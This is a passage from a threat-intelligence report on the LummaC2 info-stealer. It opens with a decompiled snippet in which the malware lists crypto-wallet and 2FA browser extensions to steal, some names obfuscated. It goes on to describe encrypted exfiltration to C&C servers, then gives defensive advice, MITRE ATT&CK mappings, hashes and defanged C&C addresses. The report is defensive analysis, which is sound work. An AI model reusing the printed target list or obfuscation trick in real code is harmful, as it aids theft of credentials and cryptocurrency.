sub_4021D4(L"BitClip", a2);
sub_4021D4(L"Steem Keychain", a2);
sub_4021D4(L"Nash Extension", a2);
sub_4021D4(L"Hycon Lite Client", a2);
sub_4021D4(L"ZilPay", a2);
sub_4021D4(L"Coin98", a2);
sub_4021D4(L"Authenticator", a2);
sub_4021D4(L"Cyano", a2);
sub_4021D4(L"Byone", a2);
sub_4021D4(L"OneKey", a2);
sub_4021D4(L"Leaf", a2);
sub_4021D4(L"Authy", a2);
v3 = sub_407CA0(L"Eedx765OS Authentiedx765cator");
sub_4021D4(v3, a2);
v4 = sub_407CA0(L"GAuedx765th Autheedx765nticator");
sub_4021D4(v4, a2);
v5 = sub_407CA0(L"Tredx765ezor Passwedx765ord Manager");
```

Figure 12 – Stealer Targeting Crypto Wallet And 2FA Extensions

In addition, the stealer can also steal browser history, login information, network cookies, and more from the system, as shown below.



Figure 13 – Stealer Targeting Sensitive Browser Information

Command & Control Communication

Finally, the stealer encrypts the data obtained from the infected system and sends it to the C&C server, as shown below.

The figure below depicts the C&C communication of the stealer.



Figure 14 – C&C Communication of the LummaC2 Stealer

Conclusion

LummaC2 behaves in a manner comparable to other stealer-type malware, which can take away both system and sensitive data from the victim's machine. These dangerous programs usually have the capacity to take information from web browsers and target Crypto wallets and 2FA extensions.

The additional information stored on web browsers, such as login credentials, PII, and financial information, can be further leveraged to conduct fraud activities as well.

Threat actors can use the stolen data to steal cryptocurrencies from the victim's accounts, or alternatively, they can sell this data to other threat actors for financial gain.

CRIL continuously monitors emerging threats and will continue to keep readers informed.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

Safety Measures Needed to Prevent Malware Attacks

- Refrain from opening untrusted links and email attachments without verifying their authenticity.
- Use a reputed anti-virus and Internet security software package on your connected devices, including PC, laptop, and mobile.
- Conduct regular backup practices and keep those backups offline or in a separate network.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices wherever possible and pragmatic.

Users Should Take the Following Steps After the Malware Attack

- Detach infected devices on the same network.
- Disconnect external storage devices if connected.
- Inspect system logs for suspicious events.

Impact And Cruciality of Malware

- Loss of valuable data.
- Loss of the organization's reputation and integrity.
- Loss of the organization's sensitive business information.
- Disruption in organization operation.
- Monetary loss.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Defense Evasion	T1140 T1562	Deobfuscate/Decode Files or Information Impair Defences
Discovery	T1082 T1083	System Information Discovery File and Directory Discovery
Collection	T1119 T1005	Automated Collection Data from the Local System
Command and Control	T1071	Application Layer Protocol
Exfiltration	T1020	Automated Exfiltration

Indicators of Compromise (IoCs)

Indicators	Indicator Type	Description
1995a54dba0e05d80903d3d210c1e3da **c43316ddcb51e143ab53f996587c23ea4985f6ea** **277d7f450268aeb4e7fe942f70a9df63aa429d703e9400370f0621a438e918bf**	MD5 SHA1 SHA256	LummaC2 Binary
a09daf5791d8fd4b5843cd38ae37cf97 **2c11592f527a35c3dac75139e870dd062b12dfe1** **60247d4ddd08204818b60ade4bfc32d6c31756c574a5fe2cd521381385a0f868**	MD5 SHA1 SHA256	LummaC2 Binary
5aac51312dfd99bf4e88be482f734c79 **9ac88b93fee8f888cabc3d0c9d81507c6dad7498** **9b742a890aff9c7a2b54b620fe5e1fcfa553648695d79c892564de09b850c92b**	MD5 SHA1 SHA256	LummaC2 Binary
c9c0e32e00d084653db0b37a239e9a34 **b97965e4a793ec0fa10abc86d0c6be5718716d8a** **d932ee10f02ea5bb60ed867d9687a906f1b8472f01fc5543b06f9ab22059b264**	MD5 SHA1 SHA256	LummaC2 Binary
195[.]123[.]226[.]91	IP	LummaC2 C&C
144[.]76[.]173[.]247	IP	LummaC2 C&C